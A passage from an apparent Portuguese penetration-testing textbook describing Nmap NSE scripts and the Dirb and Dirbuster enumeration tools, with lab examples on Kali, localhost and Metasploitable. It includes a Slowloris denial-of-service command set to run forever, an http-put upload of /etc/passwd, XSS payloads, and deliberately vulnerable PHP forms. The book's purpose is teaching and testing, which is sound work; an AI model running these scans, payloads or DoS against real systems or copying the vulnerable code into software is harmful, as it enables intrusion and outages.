http-enum.displayall=*booleano*	Se for definido como True, esse argumento exibe páginas com código de retorno além dos códigos 200 OK ou 401 Authentication Required (exceto o código 404 Not Found).

Exemplo:

1. Crie o diretório /var/www/html/images:

```
root@kali# mkdir /var/www/html/images
```

2. Realize uma varredura com o Nmap:

```
root@kali# nmap localhost -p 80  --script http-enum
80/tcp open  http
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.25 (debian)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|_  /server-status/: Potentially interesting folder
```

7.3.4.7 http-headers

Envia o método HEAD para a aplicação.

Exemplo:

```
root@kali# nmap localhost -p 80  --script http-headers
PORT   STATE SERVICE
80/tcp open  http
| http-headers:
|   Date: Sun, 18 Jun 2017 03:03:00 GMT
|   Server: Apache/2.4.25 (Debian)
|   Connection: close
|   Content-Type: text/html;charset=UTF-8
|
|_  (Request type: HEAD)
```

7.3.4.8 http-hsts-verify

Verifica se o HSTS (HTTP Strict Transport Security) está habilitado. O HSTS força o browser do usuário a comunicar-se com a página web por meio do HTTPS.

Exemplo:

1. Até o momento da escrita deste livro, o script http-hsts-verify não estava presente em /usr/share/nmap/scripts. Desse modo, realize o download manual do script:

```
root@kali# cd /usr/share/nmap/scripts
root@kali# wget seclists.org/nmap-dev/2016/q4/att-151/http-hsts-verify.nse
```

2. Realize uma varredura com o Nmap:

```
root@kali# nmap google.com -p 443  --script http-hsts-verify
443/tcp open  https
```

| http-hsts-verify:
| HTTP Strict-Transport-Security (RFC 6797) forces the browser to send all communications over HTTPS.
| References: https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet
|_ State: **HSTS IS NOT CONFIGURED**. (DISABLED)

root@kali# **nmap facebook.com -p 443 --script http-hsts-verify**
PORT STATE SERVICE
443/tcp open https
| http-hsts-verify:
| HTTP Strict-Transport-Security (RFC 6797) forces the browser to send all communications over HTTPS.
| References: https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet
| Banner: Strict-Transport-Security: max-age=15552000; preload
|_ State: **HSTS is configured**. (ENABLED)

7.3.4.9 http-php-version

Obtém a versão do PHP. Esse script funciona apenas para versões inferiores a 5.5.0.

Exemplo:

1. Obtenha o Metasploitable2 em https://sourceforge.net/projects/metasploitable**.**
2. Realize uma varredura com o Nmap:

root@kali# **nmap** *IP_Metasploitable2* **-p 80 -sV --script http-php-version**
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
| Versions from credits query (more accurate): 5.2.3 - 5.2.5, 5.2.6RC3
|_Version from header x-powered-by: **PHP/5.2.4-2ubuntu5.10**
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

7.3.4.10 http-put

Envia um arquivo local para o servidor web caso ele esteja com o método HTTP PUT habilitado.

Argumentos	Descrição
http-put.file=*arquivo*	Arquivo local a ser enviado ao servidor.
http-put.url=*nome*	O arquivo local é enviado ao servidor com o nome definido por meio desse argumento.

Exemplo:

1. Será necessário instalar um servidor WebDAV mal configurado, conforme descrito em “8.5.3 Configurações incorretas do WebDAV”.
2. Envie um arquivo local com o Nmap:

```
root@kali# nmap localhost -p 80 --script http-put --script-args http-put.file=/etc/passwd,http-put.url=/webdav/upload_passwd
PORT   STATE SERVICE
80/tcp open  http
|_http-put: /webdav/upload_passwd was successfully created
```

7.3.4.11 http-trace

Envia uma requisição HTTP TRACE para verificar se o método HTTP TRACE está habilitado.

Exemplo:

1. Habilite o método TRACE. O arquivo /etc/apache2/conf-available/security.conf deve ter a seguinte linha alterada:

Antes: TraceEnable Off

Depois: TraceEnable On

2. Reinicie o Apache:

root@kali# **service apache2 restart**

3. Realize uma varredura com o Nmap:

root@kali# **nmap localhost -p 80 --script http-trace**
PORT STATE SERVICE
80/tcp open http
|_http-trace: **TRACE is enabled**

7.3.4.12 http-waf-detect

Verifica se o site está protegido com algum tipo de WAF (Web Application Firewall).

Argumentos	Descrição
http-waf-detect.uri=*caminho*	Diretório base. O padrão é /.
http-waf-detect.aggro=*booleano*	Caso habilitado, o Nmap tentará usar todos os seus métodos para se certificar da existência do WAF.
http-waf-detect.detectBodyChanges=*booleano*	Caso habilitado, busca por mudanças no corpo da página.

Exemplo:

root@kali# **nmap** *site.com* **-p 80 --script http-waf-detect**
PORT STATE SERVICE
80/tcp open http
| http-waf-detect: **IDS/IPS/WAF detected**:
|_*site.com*:80/?p4yl04d3=<script>alert(document.cookie)</script>

7.3.4.13 http-waf-fingerprint

Determina qual é o WAF usado na aplicação web.

Argumentos	Descrição
http-waf-fingerprint.root=*caminho*	Diretório base. O padrão é /.
http-waf-fingerprint.intensive	Realiza uma varredura mais intensa para determinar qual é o WAF.

Exemplo:

root@kali# **nmap** *site.com* **-p 80 --script http-waf-fingerprint**
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 54
| http-waf-fingerprint:
| Detected WAF
|_ **Cloudflare**

O wafw00f também pode ser usado para detectar WAFs:

root@kali# **wafw00f** *http://site.com*
Checking http://*site.com*
The site http://*site.com* is behind a **CloudFlare**
Number of requests: 1

7.3.4.14 mysql-databases

Retorna as bases de dados do MySQL.

Argumento	Descrição
mysqluser =*usuário*	Usuário.
mysqlpass=*senha*	Senha.

Exemplo:

root@kali# **nmap localhost -p 3306 --script mysql-databases**
--script-args mysqluser=teste,mysqlpass=teste
PORT STATE SERVICE
3306/tcp open mysql
| mysql-databases:
| information_schema
| mysql
| pentestWeb
|_ performance_schema

7.3.4.15 mysql-vuln-cve2012-2122

Verifica se o MySQL é vulnerável ao CVE2012-2122 (acesso root ao banco de dados sem a necessidade da senha correta).

Argumento	Descrição
mysql-vuln-cve2012-2122.user=*usuário*	Usuário para conectar ao banco. O padrão é *root*.
mysql-vuln-cve2012-2122.pass=*senha*	Senha de acesso (pode ser qualquer uma). O padrão é *nmapFTW*.

Exemplo:

root@kali# **nmap** *IP_servidor_MySQL* **-p 3306 --script mysql-vuln-cve2012-2122**

7.3.4.16 whois-domain

Informações whois do alvo.

Exemplo:

root@kali# **nmap** *site.com* **--script whois-domain**

7.3.5 Categoria DoS

7.3.5.1 http-slowloris

O Slowloris é uma ferramenta para negação de serviço que atinge servidores Apache com versões inferiores à 2.2.22. A vulnerabilidade consiste no fato de o Apache não lidar bem com vários socks legítimos abertos e não finalizados. Dessa forma, enquanto o Slowloris mantém os socks abertos, o servidor Apache fica sobrecarregado. Esse script aceita a opção --max-parallelism *num*, que define quantas conexões são abertas contra o alvo (o padrão é 20, o site oficial do Nmap sugere em torno de 400).

Argumentos	Descrição
http-slowloris.runforever	Executa a negação de serviço eternamente.
http-slowloris.timelimit=*tempo*	Por quanto tempo o ataque será executado. O padrão é de 30 minutos.
http-slowloris.send_interval=*tempo*	Tempo de espera entre as requisições HTTP enviadas.

Exemplo:

1. Instale o Apache 2.2.14, conforme descrito em “12.2 CVE-2007-6750”.
2. Enquanto o ataque for sustentado pelo Nmap, o servidor ficará inacessível.

```
root@kali# nmap localhost -p 80 --max-parallelism 400
   --script http-slowloris --script-args http-slowloris.runforever
```

7.3.6 Categoria exploit

7.3.6.1 http-csrf

Busca por vulnerabilidades do tipo CSRF.

Exemplo:

1. Crie uma página (/var/www/html/index.php) sem um token de segurança (anti-CSRF):

```
<?php
if($_SERVER['REQUEST_METHOD'] == 'POST')
   echo "Nome: $_POST[nome]";
else{
?>
   <form method="POST" action=" <?php echo $_SERVER['SCRIPT_NAME'] ?> ">
      Nome: <input type="text" name="nome"><br>
```

```
        <input type="submit" value="Enviar">
    </form>
<?php
}
?>
```

2. Realize a varredura com o Nmap:

```
root@kali# nmap localhost -p 80 --script http-csrf
PORT   STATE SERVICE
80/tcp open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=localhost
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://localhost/index.php
|     Form id:
|_    Form action:  /index.php
```

7.3.6.2 http-shellshock

Verifica se o sistema é vulnerável ao Shellshock (CVE-2014-6271 e CVE-2014-7169).

Argumento	Descrição
http-shellshock.uri=*caminho*	Diretório-base. O padrão é /.

Exemplo:

1. Configure o ambiente vulnerável ao Shellshock, conforme descrito em “8.9.2 CVE-2014-6271”.
2. Realize a varredura com o Nmap:

```
root@kali# nmap IP_PentesterLab -p 80 --script http-shellshock --script-args uri=/cgi-bin/status
PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.
```

```
|
|     Disclosure date: 2014-09-24
|     References:
|       http://seclists.org/oss-sec/2014/q3/685
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
```

7.3.7 Categoria external

7.3.7.1 traceroute-geolocation

Exibe a localização geográfica de cada salto pelo qual o pacote trafega (taceroute) até chegar ao destino. O resultado pode ser armazenado em um arquivo KML para visualização com o Google Earth.

Argumento	Descrição
traceroute-geolocation.kmlfile=*arquivo*	Salva o resultado em um arquivo KML.

Exemplo:

```
root@kali# nmap site.com --traceroute --script traceroute-geolocation
Host script results:
| traceroute-geolocation:
|   HOP  RTT    ADDRESS            GEOLOCATION
|   1    14.78  192.168.0.1         - ,-
|   2    ...
|_  12   22.23  172.217.29.238      37.419,-122.057 United States (California)
```

7.3.8 Categoria fuzzer

7.3.8.1 http-phpself-xss

Identifica formulários vulneráveis a XSS injetando código JavaScript na variável $_SERVER["PHP_SELF"].

Argumento	Descrição
http-phpself-xss.uri=*caminho*	Diretório-base. O padrão é /.

Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<form method="POST" action="<?php echo $_SERVER['PHP_SELF'] ?>">
   Dados do formulário
</form>
```

Ao acessar o endereço http://localhost/index.php/, o formulário é exibido normalmente. No entanto, ao acessar o endereço http://localhost/index.php/"><**script>alert('XSS')</script>**, será executado um payload de XSS. O código HTML de resposta será:

```
<form method="POST" action="index.php/"><script>alert('XSS')</script> ">
  Dados do formulário
</form>
```

O Nmap envia o payload /'"/><script>alert(1)</script> para determinar se a página é vulnerável:

```
root@kali# nmap localhost -p 80 --script http-phpself-xss
PORT   STATE SERVICE
80/tcp open  http
| http-phpself-xss:
|   VULNERABLE:
|   Unsafe use of $_SERVER["PHP_SELF"] in PHP files
|     State: VULNERABLE (Exploitable)
|       PHP files are not handling safely the variable $_SERVER["PHP_SELF"]
causing Reflected Cross Site Scripting vulnerabilities.
|
|     Extra information:
|
|   Vulnerable files with proof of concept:
|     http://localhost/index.php/%27%22/%3E%3Cscript%3Ealert(1)%3C/script%3E
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=localhost
|     References:
|       http://php.net/manual/en/reserved.variables.server.php
|_      https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
```

A variável $_SERVER['SCRIPT_NAME'] pode ser usada no lugar de $_SERVER['PHP_SELF'], evitando ataques XSS. Outra solução consiste em sanatizar o $_SERVER['PHP_SELF'] com as funções htmlentities() ou htmlspecialchars().

7.3.9 Categoria safe

7.3.9.1 ssl-heartbleed

Verifica se o alvo é vulnerável ao Heartbleed (CVE-2014-0160).

Exemplo:

1. Será necessário configurar o OpenSSL vulnerável, conforme descrito em “8.9.1 CVE-2014-0160”.
2. Realize uma varredura com o Nmap:

root@kali# **nmap** *IP_Ubuntu* **-p443 --script ssl-heartbleed**

7.4 Dirb

Após a enumeração e o reconhecimento da estrutura do servidor web, será necessário enumerar a estrutura do website. O caminho mais simples é via navegação manual, porém, além de ser tedioso, o processo manual consumirá um tempo imensurável. Ferramentas como o Dirb ou Dirbuster ajudam a automatizar o reconhecimento da estrutura do website.

O Dirb envia requisições manuais para uma determinada página web e, de acordo com o código HTTP de resposta, verifica se um arquivo e/ou diretório existem. Por exemplo, supondo que seja necessário checar se os arquivos index.bkp, upload.php e o diretório admin/ existem no endereço http://localhost, cria-se uma lista de palavras (wordlist) com aquelas desejadas, e o Dirb envia as requisições http://localhost/index.bkp, http://localhost/upload.php e http://localhost/admin/ de forma automática verificando quais arquivos e/ou diretório são válidos.

Sintaxe:

dirb *url wordlist opções*

Opções	Descrição
-a *User-Agent*	Novo User-Agent.
-c *cookie*	Define um cookie.
-H *cabeçalho*	Define um novo cabeçalho para as requisições HTTP.
-i	Case-insensitive. Não há diferença entre letras maiúsculas e minúsculas.
-l	Exibe o cabeçalho “Location”.
-N *código*	Ignora respostas com determinado código HTTP.
-o *saída*	Grava a saída em um arquivo.
-p *proxy:porta*	Utiliza um proxy. Caso a porta não seja especificada, é usado o valor 1080.
-P *usuário:senha*	Usuário e senha para autenticação do proxy.
-r	Não busca de forma recursiva.
-R	Recursividade interativa. Pergunta se o usuário realmente quer fazer uma busca em cada diretório que o Dirb encontrar.
-S	Modo silencioso. Não exibe cada teste feito.
-t	Não força o uso de barra / no fim de cada URL.
-u *usuário:senha*	Usuário e senha para autenticação HTTP.

-v	Exibe páginas não encontradas (NOT_FOUND).
-w	O Dirb continua em execução mesmo que mensagens de aviso (warning) sejam enviadas ao usuário.
-X *extensão*	Adiciona a extensão no final de cada busca. Exemplo: -X .html (adiciona .html em cada busca de nome feito pelo Dirb).

Exemplos:

- Caso uma lista de palavras não seja especificada, o Dirb utilizará /usr/share/dirb/wordlists/common.txt. Há algumas listas em /usr/share/dirb/wordlists:

  root@kali# **dirb http://***site.com*
  root@kali# **dirb http://***site.com* /usr/share/dirb/wordlists/small.txt

- É possível parar a varredura com o Dirb e continuar posteriormente. Enquanto a varredura estiver sendo feita, pressione a tecla q. Para voltar uma varredura anteriormente iniciada, digite dirb -resume:

  root@kali# **dirb http://***site.com*

  DIRB v2.22
  By The Dark Raver

  START_TIME: Sun Jun 18 19:30:30 2017
  URL_BASE: http://*site.com*/
  WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

  GENERATED WORDS: 4612
  ---- Scanning URL: http://*site.com*/ ----
  --> Testing: http://*site.com*/.svn/entries
  --- Pressione a tecla q ---
  root@kali# **dirb -resume**

- O exemplo a seguir define um novo User-Agent:

1. Realize uma varredura com o Dirb:

   root@kali# **dirb http://localhost -a "Teste do dirb"**

2. Ao verificar os logs do Apache, o User-Agent foi trocado:

   root@kali# **cat /var/log/apache2/access.log**
   ::1 - - [25/Jan/2017:08:41:18 +0000] "GET /javascript/jquery/zt HTTP/1.1" 404 454 "-" "**Teste do dirb**"

- O exemplo a seguir define usuário e senha. Muitas vezes, arquivos e diretórios são exibidos apenas para usuários autenticados no sistema:

1. Defina uma autenticação do tipo HTTP basic, conforme descrito em “7.3.1.2 http-method-tamper”.
2. Ao realizar uma varredura com o Dirb, é exibida uma mensagem de alerta (código HTTP 401):

```
root@kali# dirb http://localhost/pasta
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Sun Jun 18 19:22:39 2017
URL_BASE: http://localhost/pasta/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://localhost/pasta/ ----
(!) WARNING: All responses for this directory seem to be CODE = 401.
    (Use mode '-w' if you want to scan it anyway)
-----------------
END_TIME: Sun Jun 18 19:22:39 2017
DOWNLOADED: 101 - FOUND: 0
```

3. Ao utilizar um nome de usuário e senha, a varredura é feita normalmente:

```
root@kali# dirb http://localhost/pasta -u admin:admin
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Sun Jun 18 19:26:18 2017
URL_BASE: http://localhost/pasta/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:admin
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://localhost/pasta/ ----
```

- O exemplo a seguir realiza uma varredura em busca de arquivos .PHP:

root@kali# **dirb http://localhost -X .php**

7.5 Dirbuster

Ferramenta de enumeração de arquivos e diretórios, similar ao Dirb.

O Dirbuster apresenta as seguintes opções:

- Target URL – Alvo.
- Work Method – Método HTTP:

  - Use GET requests only – Usa somente o método GET no envio de requisições.
  - Auto Switch (HEAD and GET) – Alterna entre GET e HEAD.
- Number of Threads – Número de Threads executadas ao mesmo tempo. Quanto mais Threads são abertas no computador local, mais requisições são feitas ao mesmo tempo para o servidor e mais rápido será o processo de enumeração de arquivos e diretórios. Aumentar as Threads aumentará os recursos da máquina local (requer naturalmente mais processamento) e do servidor (deverá responder mais requisições feitas em menos tempo). A opção Go Faster aumenta consideravelmente a quantidade de Threads locais que podem ser usadas.
- Select scanning type – Tipo de scanning:

    - List based brute force – Lista de palavras (wordlist). Cada palavra da lista é adicionada no fim da URL e enviada ao servidor. De acordo com o código HTTP de resposta, o Dirbuster determina quais arquivos e diretórios existem no servidor web.
    - Pure Brute Force – Força bruta.
- Char set – Habilitado somente em ataques de força bruta pura (Select scanning type > Pure Brute Force). Há diversas opções força bruta, como somente números, mesclagem entre números e caracteres minúsculos etc. Por exemplo, ao selecionar apenas números (0-9) com o Min length igual a 1 e Max Length igual a 3, será verificada a existência de arquivos e diretórios com nomes 000, 001, 002, 003 até 999.

- Min length – Habilitado somente em ataques de força bruta pura (Select scanning type > Pure Brute Force). Tamanho mínimo da palavra.
- Max length – Habilitado somente em ataques de força bruta pura (Select scanning type > Pure Brute Force). Tamanho máximo da palavra.

• Select start options – Como o Dirbuster realizará a varredura:

- Standard start point – Modo padrão:
  - Brute Force Dirs – Habilitado quando se deseja descobrir quais são os diretórios do servidor web.
  - Brute Force Files – Habilitado quando se deseja descobrir quais são os arquivos do servidor web.
  - Be Recursive – Ao descobrir um nome de diretório, o Dirbuster será recursivo, realizando a varredura dentro desse diretório descoberto, tentando descobrir novos arquivos e diretórios.
  - Use Blank Extension – Busca por nomes sem extensão. Por exemplo, ao definir uma lista de palavras (wordlist) contendo o termo access_log e a opção Use Blank Extension habilitada, será testada a URL http://site.com/access_log.
  - Dir to start with – Diretório base a ser iniciada a varredura. O padrão é /. Para realizar uma varredura iniciada em http://site.com/admin, preencha esse campo com o valor /admin.
  - File extension – Extensões de arquivos que serão pesquisadas (.php, .html, .docx, .pdf etc.).

- URL Fuzz – Fuzzing na URL.

Para os próximos exemplos, uma estrutura de diretórios deve ser construída em /var/www/html:

1. Remova todos os arquivos em /var/www/html, deixando o diretório vazio:

root@kali# **rm -rf /var/www/html/***

2. Crie os seguintes arquivos:

root@kali# **cd /var/www/html**
root@kali# **mkdir arquivos**
root@kali# **touch arquivos/access_log**
root@kali# **touch arquivos/arquivo.pdf**
root@kali# **touch arquivos/index.php**
root@kali# **mkdir arquivos/imagens**
root@kali# **touch arquivos/imagens/upload.php**

3. O diretório /var/www/html ficará com a seguinte estrutura (instale o comando tree com apt-get install tree):

root@kali# **tree /var/www/html**
/var/www/html
`-- arquivos
    |-- access_log
    |-- arquivo.pdf
    |-- imagens
    | `-- upload.php
    `-- index.php

4. Crie a lista de palavras (wordlist) /root/lista com o seguinte conteúdo:

arquivos
access_log
arquivo
imagens
index
upload

5. Inicie o Dirbuster no terminal:

root@kali# **dirbuster**

Para o exemplo a seguir, selecione apenas o checkbox Brute Force Dirs (Figura 7.1). Observe que o Dirbuster descobre apenas o diretório arquivos/ (Figura 7.2). Como toda a estrutura do site está dentro do diretório arquivos/ e o checkbox Be recursive (Figura 7.1) não foi habilitado, o Dirbuster não busca nada dentro de arquivos/.



Figura 7.1 – Configurando o Dirbuster.



Figura 7.2 – Resultado exibido pelo Dirbuster.

Para o exemplo a seguir, selecione os checkboxes Brute Force Dirs e Be Recursive (Figura 7.3). Dessa vez, os diretórios são detectados (Figura 7.4).



Figura 7.3 – Configurando o Dirbuster.



Figura 7.4 – Resultado exibido pelo Dirbuster.

Para o exemplo a seguir, selecione os checkboxes Brute Force Dirs, Brute Force Files, Be Recursive, Use Blank Extension e File extension > php,pdf (Figura 7.5). Dessa vez, toda a estrutura do site é mapeada (Figura 7.6).



Figura 7.5 – Configurando o Dirbuster.

